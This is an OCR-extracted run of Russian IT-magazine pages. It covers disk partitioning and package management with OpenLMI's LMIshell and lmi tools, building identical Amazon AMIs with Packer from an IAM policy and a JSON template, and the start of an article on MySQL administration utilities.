Создание пользователя с заданным паролем




Обзор дерева CIM-классов с использованием YAWN

```
# setsebool -P httpd_can_network_connect 1
```

После этого в браузере можно вводить http://localhost/yawn и просматривать дерево классов.

В целом базовые принципы работы более-менее понятны, перейду к более сложным примерам.

СЛОЖНЫЕ ПРИМЕРЫ ИСПОЛЬЗОВАНИЯ. КОМАНДА LMI

Поскольку LMIshell представляет собой интерпретатор Python, вместо ввода команд ему можно скармливать скрипты, чем мы и займемся. Напишем скрипт, который создает таблицу разделов GPT, создает сами разделы и форматирует их в указанные ФС. Схема разбиения, конечно, крайне упрощена, но для понимания ее будет достаточно.

Итак, сам скрипт:

```
#!/usr/bin/lmishell
# Задаем начальные переменные
c = connect('localhost')
ns = c.root.cimv2
MEGABYTE = 1024*1024
# Создаем helper-функцию
def print_partition(partition_name):
    partition = partition_name.to_instance()↵
    print "Created partition", partition.↵
    DeviceID,"with", partition.NumberOfBlocks *↵
    partition.BlockSize, "bytes."
# Определяем диск
sdb = ns.LMI_StorageExtent.first_instance↵
({"Name": "/dev/sdb"})
# Создаем экземпляры для соответствующих
# менеджеров
partmgr = ns.LMI_DiskPartitionConfigurationService.
first_instance({"Name":↵
"LMI_DiskPartitionConfigurationService"})
fsysmgr = ns.LMI_FileSystemConfigurationService.↵
first_instance({"Name":↵
"LMI_FileSystemConfigurationService"})
# Определяем тип будущей таблицы разделов
gpt_style = ns.LMI_DiskPartitionConfiguration↵
Capabilities.first_instance({"InstanceID":↵
"LMI:LMI_DiskPartitionConfigurationCapabilities:↵
GPT"})
# Создаем
partmgr.SetPartitionStyle(Extent=sdb,↵
PartitionStyle=gpt_style)
# Создаем разделы. Первые два по 200 Мб, третий —
все оставшееся место
for i in range(2):
    (ret, outparams, err) = partmgr.SyncLMI_↵
    CreateOrModifyPartition(Extent=sdb,↵
    Size = 200 * MEGABYTE)
    print_partition(outparams['Partition'])↵
    (ret, outparams, err) =↵
    partmgr.SyncLMI_CreateOrModifyPartition↵
    (Extent=sdb)
print_partition(outparams['Partition'])
# Создаем файловые системы на данных разделах
sdb1 = ns.CIM_StorageExtent.first_instance↵
({"Name": "/dev/sdb1"})
sdb2 = ns.CIM_StorageExtent.first_instance↵
({"Name": "/dev/sdb2"})
sdb3 = ns.CIM_StorageExtent.first_instance↵
({"Name": "/dev/sdb3"})
for part in sdb1, sdb2:
    print fsysmgr.SyncLMI_CreateFileSystem↵
   (FileSystemType=fsysmgr.LMI_CreateFileSystem.↵
   FileSystemTypeValues.EXT3, InExtents=[part])
print fsysmgr.SyncLMI_CreateFileSystem(FileSystem↵
Type=fsysmgr.LMI_CreateFileSystem.FileSystemType
Values.XFS, InExtents=[sdb3])
```

Как видишь, для того чтобы делать что-то серьезное, нужно писать довольно много.

Но есть и альтернатива в виде более удобной обертки вокруг LMIshell под названием LMI. К сожалению, в базовый состав CentOS она не входит, поэтому поставим сперва бету репозитория EPEL7:

```
# wget "http://dl.fedoraproject.org/pub/epel/↵
  beta/7/x86_64/epel-release-7-0.2.noarch.rpm"
# rpm -ivh epel-release-7-0.2.noarch.rpm
```

Затем поставим нужные пакеты:

```
# yum install openlmi-scripts*
```


И можно запускать свежеустановленную оболочку. Рассмотрим, как с ее помощью сделать то же самое, что делал скрипт выше:




Результат выполнения скрипта разметки диска

ПОСКОЛЬКУ LMISHELL ПРЕДСТАВЛЯЕТ СОБОЙ ИНТЕРПРЕТАТОР PYTHON, ВМЕСТО ВВОДА КОМАНД ЕМУ МОЖНО СКАРМЛИВАТЬ СКРИПТЫ, ЧЕМ МЫ И ЗАЙМЕМСЯ

ПОДДЕРЖИВАЮТСЯ СЛЕДУЮЩИЕ ВОЗМОЖНОСТИ СЕТЕВЫХ НАСТРОЕК: ДОБАВЛЕНИЕ/УДАЛЕНИЕ СТАТИЧЕСКИХ МАРШРУТОВ, АДРЕСОВ И DNS-СЕРВЕРОВ И НАСТРОЙКА ИНТЕРФЕЙСОВ




Получение списка файлов в установленном пакете Shorewall

```
# lmi -h localhost
```

```
lmi> storage partition-table create --gpt /dev/sdb
lmi> storage partition create /dev/sdb 200m
lmi> storage partition create /dev/sdb 200m
lmi> storage partition create /dev/sdb
lmi> storage fs create ext3 /dev/sdb1
lmi> storage fs create ext3 /dev/sdb2
lmi> storage fs create xfs /dev/sdb3
```

ДЛЯ КОНЕЧНОГО ПОЛЬЗОВАТЕЛЯ ДАННАЯ ОБОЛОЧКА, БЕЗУСЛОВНО, ВЫГЛЯДИТ БОЛЕЕ ПОДХОДЯЩЕ, НЕЖЕЛИ LMISHELL

НАПИСАНИЕ CIM-ПРОВАЙДЕРОВ ДЛЯ OPENLMI

Вкратце изложу, что необходимо для написания OpenLMI-провайдера:

- Написать NOF-файл, который содержит описание классов и методов.
- Написать провайдер. В случае с Python имена методов, к которым обращается CIMOM, будут примерно такими: enum_instances() — должен перечислять экземпляры класса CIM, get_instance() — получение того или иного экземпляра или свойства, set_instance() — соответственно, создание или изменение экземпляра/свойства, delete_instance() — удаление экземпляра, ну и, наконец, cim_method_имя_метода() — вызов какого-нибудь специфичного для данного класса метода.
- Зарегистрировать MOF-файл и написанный файл регистрации с помощью команды openlmi-mof-register provider.mof provider.reg и скопировать каталог с провайдером в /usr/lib/python2.7/site-packages/lmi.

После этого можно его использовать.

Стоит отметить, что данная оболочка поддерживает также и пространства имен — то есть можно перейти, например, в пространство имен 'storage' и набирать команды уже относительно него. Для ориентирования в пространстве имен используются команды ':cd', ':pwd' и ':..' (алиас для ':cd ..').

Рассмотрим, как с помощью данной оболочки установить пакет Shorewall и просмотреть файлы в составе его (предполагается, что EPEL уже подключен). Для начала узнаем, как точно называется данный пакет:

```
lmi> :cd sw
>sw> search shorewall
```

Нужный нам пакет называется shorewall-0:4.6.3-1.el7.noarch. Его и ставим:

```
>sw> install shorewall-0:4.6.3-1.el7.noarch
```

Затем узнаем, какие файлы входят в состав данного пакета:

```
>sw> list files shorewall-0:4.6.3-1.el7.noarch
```

Для удаления же пакета достаточно набрать следующую команду:

```
>sw> remove shorewall-0:4.6.3-1.el7.noarch
```

Посмотрим, что можно сделать с настройками сети. В данной оболочке поддерживаются следующие возможности сетевых настроек: добавление/удаление статических маршрутов, адресов и DNS-серверов, настройка интерфейсов в bridging- и bonding-режиме. Приведу пример добавления DNS-сервера для интерфейса enp0s3:

```
lmi> net dns add enp0s3 8.8.8.8
```


С точки зрения удобства для конечного пользователя данная оболочка, безусловно, выглядит более подходяще, нежели LMIshell, — не нужно запоминать кучу названий классов, методов и свойств. С другой стороны, если нужно сделать нечто чуть менее примитивное, придется браться за изучение рассмотренного выше, ибо команда «lmi» для подобного не предназначена — в ней нет даже циклов.

ЗАКЛЮЧЕНИЕ

Впечатление об OpenLMI складывается двоякое. С одной стороны, подобной функциональности в Linux давно не хватало — синтаксис конфигурационных файлов и команд весьма разнообразный. Не спорю, дерево классов CIM тоже достаточно запутанное, но оно подчиняется определенным правилам и в итоге позволяет абстрагироваться от тех или иных конфигов с командами.

С другой стороны, выглядит затея сыро. В поставке отсутствует браузер классов, что затрудняет их изучение. Удобной обработки событий тоже нет, все придется писать самому. Наконец, безопасность. Любой пользователь, подключившийся к CIM-серверу, может совершать абсолютно все действия, которые позволяют делать OpenLMI-агенты, — при этом, есть ли у данного пользователя такие привилегии на управляемой системе, значения не имеет. Выглядит крайне странным, что Red Hat вообще включила данную инфраструктуру в свой коммерческий дистрибутив.


Я бы рекомендовал рассматривать данную инфраструктуру как некое Technology Preview и вектор, куда будут двигаться средства управления в дальнейшем. Для промышленной эксплуатации применение чревато дырами в безопасности. ⌶



Антон Баранов
abaranov@itsumma.ru

ДВОЕ ИЗ ЛАРЦА,

СКАЗ О PACKER, КОТОРЫЙ ПОЗВОЛЯЕТ ПОДГОТОВИТЬ ИДЕНТИЧНЫЕ ОБРАЗЫ ОС ДЛЯ DEVELOPMENT- И PRODUCTION-ОКРУЖЕНИЙ В РАЗЛИЧНЫХ СРЕДАХ



Ociacia@shutterstock.com

ОДИНАКОВЫ С ЛИЦА

VAGRANT

Если кто-то вдруг еще незнаком с таким замечательным инструментом, как Vagrant, советую это поскорее исправить. Vagrant необходим для того, чтобы с легкостью создавать девелоперские виртуальные машины с нужными настройками и с такой же легкостью уничтожать их после того, как они перестают быть нужны. Очень удобное решение, например, когда ты пишешь набор Chef-рецептов или Puppet-манифестов и тебе надо все время их тестировать.

Официальный сайт проекта: www.vagrantup.com.

С началом активного развития Web'а появилась проблема синхронизации набора ПО, его версий и настроек для production- и development-окружений. Создатель Vagrant придумал новый инструмент, который должен помочь решить эту проблему, — Packer.

БОЛЬ СИСТЕМНЫХ АДМИНИСТРАТОРОВ

Наверное, все знают про набор LAMP для Windows, который распространяется под названием Denwer. Когда-то основная масса девелоперов пользовалась именно им, чтобы эмулировать тестовую среду для своего проекта. Когда проект был готов и тщательно оттестирован на локальном компьютере, наступала пора переместить созданный сайт на хостинг. Но настройки ПО на локалхосте и настройки ПО на хостинге, как правило, разнились. И вот тут-то звучала коронная фраза: «А на Денвере все работало!» Был и ее аналог — когда после переноса с одного хостинга на другой какие-то части проекта переставали работать, клиент/программист восклицал: «А на старом хостинге все работало!» Обе фразы давно стали притчей во языцех. С тех пор как Денвер активно использовался девелоперами, прошло уже много лет, и сейчас у разработчиков в ходу уже совершенно другие инструменты для эмуляции окружения на локальной машине, но проблема различных настроек для development- и production-окружений до сих пор имеет место быть. В этой статье мы рассмотрим одну из новых технологий, которая помогает убрать эту проблему раз и навсегда.

ЗАЧЕМ ОСВАИВАТЬ РАБОТУ С PACKER?

Митчелл Хашимото, создатель Vagrant, придумал и реализовал проект под названием Packer. Основное назначение данного проекта — автоматизация сборки образов для таких систем, как Amazon EC2, DigitalOcean, Docker, Google Compute Engine, OpenStack, Parallels, QEMU, VirtualBox, VMware. Также возможно расширение списка поддерживаемых провайдеров за счет плагинов.

Одна из ключевых особенностей этой технологии — образы, созданные с помощью одного и того же шаблона Packer для разных провайдеров, будут идентичными. То есть мы можем описать настройки, на базе которых будут созданы идентичные образы, к примеру, для Amazon EC2 и VirtualBox. Что это нам дает?

1. Время создания инстанса в амазоне или виртуалки для разработчика из готового образа значительно меньше, чем время, которое нужно затратить с нуля на подготовку виртуальной машины к работе. Это достаточно критичный момент, так как порой очень важно ввести в работу новый инстанс нужного типа за кратчайшее время для того, чтобы начать пускать на него трафик.
2. Помимо того что образ виртуальной машины для разработчика будет готов заранее, он всегда будет соответствовать по набору ПО и его настройкам тому серверу, который используется в production. Важность этого момента трудно недооценить — крайне желательно, чтобы деплой нового кода на продакшн привел к тому, чтобы сайт продолжал корректную работу с новой функциональностью, а не упал из-за какой-то ошибки, связанной с недостающим модулем PHP или отсутствующим ПО.
3. Автоматизация сборки production- и development-окружений экономит время системного администратора. В глазах работодателя это также должно быть несомненным плюсом, так как это означает, что за то же время администратор сможет выполнить больший объем работы.
4. Время для тестирования набора ПО, его версий, его настроек. Когда мы подготавливаем новый образ заранее, у нас есть возможность (и, что самое главное, время!) для того, чтобы спокойно и вдумчиво проанализировать различные ошибки, которые возникли при сборке образа, и исправить их. Также есть время для тестирования работы приложения на собранном образе и внесения каких-то настроек для оптимизации приложений. В случае же, если мы настраиваем инстанс, который нужно было ввести в работу еще вчера, все возникающие ошибки, как правило, исправляются по факту их возникновения уже на работающей системе — конечно же, это не совсем правильный подход.

Таким образом, мы имеем как минимум четыре причины для того, чтобы начать изучение Packer.



WWW

Детальное описание работы с Amazon доступно в соответствующем разделе официальной документации Packer (goo.gl/nF4TAC), в нем также можно найти описание всех интересующих параметров.

НАЧАЛО РАБОТЫ

Центральным сайтом с документацией по Packer в процессе его изучения будет www.packer.io. На официальном сайте собрано достаточное количество документации про то, как работать с Packer и всеми возможными провайдерами. В необходимых местах официальная документация отсылает к внешним источникам, содержащим полную информацию по нужной теме. Все инструкции по установке Packer можно легко найти на этом же сайте.

Итак, сейчас мы разберем, как с помощью Packer подготовить образ для Amazon EC2 — AMI.

Packer предоставляет возможность собирать AMI для амазона тремя способами:

- amazon-ebs — создает EBS-backed AMI путем создания исходного инстанса, применения к нему всех нужных настроек (provisioning) и последующего создания AMI из этого инстанса;
- amazon-instance — создает intance-store AMI путем создания исходного инстанса, настройки его и последующей перепаковки его и заливки в S3;
- amazon-chroot — создает EBS-backed AMI из существующего инстанса путем монтирования корневого раздела этого инстанса и последующего chroot'а в точку монтирования для выполнения всех необходимых настроек. Метод не рекомендуется использовать новичкам и хорош тем, что не требует запуска дополнительных инстансов для создания AMI.

Для нашего примера мы выбираем способ создания amazon-ebs.

ОБРАЗЫ, СОЗДАННЫЕ С ПОМОЩЬЮ ОДНОГО И ТОГО ЖЕ ШАБЛОНА PACKER ДЛЯ РАЗНЫХ ПРОВАЙДЕРОВ, БУДУТ ИДЕНТИЧНЫМИ. ТО ЕСТЬ МЫ МОЖЕМ ОПИСАТЬ НАСТРОЙКИ, НА БАЗЕ КОТОРЫХ БУДУТ СОЗДАНЫ ИДЕНТИЧНЫЕ ОБРАЗЫ, К ПРИМЕРУ, ДЛЯ AMAZON EC2 И VIRTUALBOX




Рис. 1. Создание пользователя в IAM

СОЗДАНИЕ AMI

Итак, приступим. Если у тебя еще нет аккаунта на aws.amazon.com, то необходимо его создать. Эта процедура проста и не должна вызвать затруднений. После того как аккаунт создан и мы залогинились в панель управления AWS, нужно перейти в раздел IAM. AWS Identity and Access Management (IAM) позволяет нам гибко управлять пользователями и их привилегиями в рамках всего AWS. Для начала создадим себе пользователя, от имени которого Packer будет выполнять все необходимые действия с инстансами/снапшотами/AMI. При создании пользователя обязательно нужно сгенерировать для него Access Key. На рис. 1 можно увидеть пример, как это сделать.

На следующей после создания пользователя странице будут указаны очень важные данные: Access Key ID и Secret Access Key. Эти данные необходимо сразу же сохранить — потом подсмотреть их будет негде, только перегенерировать. Теперь нужно выставить необходимые политики для нашего пользователя. Это можно сделать в разделе User Policies в свойствах пользователя. Заходим в свойства созданного нами пользователя, выбираем Attach Policy → Custom Policy, а далее вводим имя пользователя и набор необходимых разрешений. Список разрешений можно увидеть на рис. 2. В текстовом виде его можно взять из официальной документации Packer (goo.gl/yOIg6J). После нажатия на Apply Policy изменения будут применены. Чтобы убедиться, что нам будет доступно создание образов с этим списком разрешений, мы можем открыть IAM Policy Simulator, выбрать нужного пользователя, политику, метод, и после нажатия Run Simulation веб-интерфейс амазона выдаст нам вердикт — позволяют ли привилегии нашего пользователя выполнять нужные нам функции.

Следующим этапом нужно написать JSON-шаблон, согласно которому Packer будет выполнять различные действия по созданию AMI. Образец конфига, по которому я создавал AMI в качестве примера для этой статьи, можно увидеть на рис. 3. Стоит отдельно отметить, что многие параметры впоследствии можно переопределять из консоли, передавая необходимые параметры при вызове Packer, например:

```
$ packer build -var 'aws_access_key=some_key'↵
  -var 'aws_secret_key=some_key_2' template.json
```

В нашем образце мы устанавливаем некоторый набор ПО, делаем это с помощью bash. В серьезных окружениях provisioning выполняется, как правило, с помощью Chef или Puppet. На сайте Packer есть соответствующие инструкции для подключения других систем развертывания. Тип инстанса выбран t1.micro — для тестов можно воспользоваться и им, особенно если учесть, что на него распространяется годовой период бесплатного использования от амазона.

Далее происходит валидация созданного нами шаблона Packer. В примере показано, что с шаблоном все в порядке:

```
$ packer validate template.json
  Template validated successfully.
```

Процесс сборки образа запускается командой

```
$ packer build template.json
```

и выглядит так, как изображено на рис. 4.

В самой последней строке мы увидим результирующую информацию: о том, что собранный AMI имеет ID ami-8cd8fdde и доступен в регионе ap-southeast-1. После этого в панели управления EC2 в разделе AMI появится собранный нами образ, а в разделе Snapshots — снапшот для root-EBS инстансов, которые будут создаваться из этого образа.

В общем-то, на этом все — теперь мы можем создавать инстансы из этого AMI, и они будут содержать все необходимое нам ПО.

ВЫВОДЫ

Как мы видим, использование Packer может в значительной мере облегчить жизнь компании, занимающейся разработкой каких-либо веб-проектов. Сам по себе Packer достаточно прост — думаю, ты убедился в этом после прочтения данной статьи.

Также хотелось бы отметить, что Packer не может служить полной заменой для того же Vagrant. У них разное назначение. Vagrant незаменим для того, чтобы быстро создавать тестовые окружения с максимально актуальной конфигурацией — например, когда манифесты Puppet были дополнены вчера и сегодня, а образы с помощью Packer собирались вчера, так как в production эти изменения в конфигурации пока что не планировалось выкладывать.

И еще — если вдруг кто-то подумал, что использование Packer отменяет необходимость в Puppet/Chef для автоматизации управления инфраструктурой, то это тоже будет неверным выводом. Packer лишь гармоничное дополнение к этим мощным системам, именно в сочетании с ними он позволит добиться максимально эффективной работы команды разработки и администрирования.

Если возникли какие-либо вопросы или же тебе хочется поделиться своими способами решения подобных задач — пиши на email abaranov@itsumma.ru.

Рис. 2. Список разрешений для IAM-аккаунта

```
{
  "Statement": [{
    "Effect": "Allow",
    "Action" : [
      "ec2:AttachVolume",
      "ec2:CreateVolume",
      "ec2:DeleteVolume",
      "ec2:CreateKeypair",
      "ec2:DeleteKeypair",
      "ec2:CreateSecurityGroup",
      "ec2:DeleteSecurityGroup",
      "ec2:AuthorizeSecurityGroupIngress",
      "ec2:CreateImage",
      "ec2:RunInstances",
      "ec2:TerminateInstances",
      "ec2:StopInstances",
      "ec2:DescribeVolumes",
      "ec2:DetachVolume",
      "ec2:DescribeInstances",
      "ec2:CreateSnapshot",
      "ec2:DeleteSnapshot",
      "ec2:DescribeSnapshots",
      "ec2:DescribeImages",
      "ec2:RegisterImage",
      "ec2:CreateTags",
      "ec2:ModifyImageAttribute"
    ],
    "Resource" : "*"
  }]
}
```

Рис. 3. Образец конфигурационного файла для сборки Amazon AMI

```
$ cat template.json
{
  "variables": {
    "aws_access_key": "some_access_key",
    "aws_secret_key": "some_secret_key"
  },
  "builders": [{
    "type": "amazon-ebs",
    "access_key": "{{user `aws_access_key`}}",
    "secret_key": "{{user `aws_secret_key`}}",
    "region": "ap-southeast-1",
    "source_ami": "ami-56b7eb04",
    "instance_type": "t1.micro",
    "ssh_username": "ec2-user",
    "ami_name": "packer-example {{timestamp}}"
  }],
  "provisioners": [{
    "type": "shell",
    "inline": [
      "sleep 30",
      "sudo yum -y update",
      "sudo yum install -y mysql-server nginx php-fpm"
    ]
  }]
}
```

Рис. 4. Сборка AMI с помощью Packer


```
$ packer build template.json
==> amazon-ebs: Inspecting the source AMI...
==> amazon-ebs: Creating temporary keypair: packer 540e5773-6840-60ad-c405-0abfe415d128
==> amazon-ebs: Creating temporary security group for this instance...
==> amazon-ebs: Authorizing SSH access on the temporary security group...
==> amazon-ebs: Launching a source AWS instance...
    amazon-ebs: Instance ID: i-2abdabe0
    ==> amazon-ebs: Waiting for instance (i-2abdabe0) to become ready...
    ==> amazon-ebs: Waiting for SSH to become available...
==> amazon-ebs: Connected to SSH!
==> amazon-ebs: Provisioning with shell script: /var/folders/k0/llwxhz6s44xdl8wvn6t3zvp80000gn/T/packer-shell7248826
...
    amazon-ebs: Complete!
    ==> amazon-ebs: Stopping the source instance...
    ==> amazon-ebs: Waiting for the instance to stop...
==> amazon-ebs: Creating the AMI: packer-example 1410226035
    amazon-ebs: AMI: ami-8cd8fdde
    ==> amazon-ebs: Waiting for AMI to become ready...
    ==> amazon-ebs: Terminating the source AWS instance...
==> amazon-ebs: Deleting temporary security group...
==> amazon-ebs: Deleting temporary keypair...
Build 'amazon-ebs' finished.
==> Builds finished. The artifacts of successful builds are:
--> amazon-ebs: AMIs were created:
ap-southeast-1: ami-8cd8fdde
```

БАЗОВАЯ АМУНИЦИЯ

СОБИРАЕМ НАБОР ПОЛЕЗНЫХ ТУЛЗ ДЛЯ MYSQL И КЛОНОВ




Практически любое современное клиент-серверное приложение не обходится без СУБД, и в большинстве организаций обслуживание серверов баз данных лежит исключительно на плечах сисадмина. Штатные инструменты позволяют решить только базовые задачи, и их функций не всегда достаточно. Утилиты сторонних разработчиков сделают администрирование MySQL и клонов очень простым.



Мартин «urban.prankster» Пранкевич
martin@synack.ru






У MySQL Workbench очень богатые возможности по администрированию MySQL

ИНТЕРФЕЙС АДМИНИСТРИРОВАНИЯ

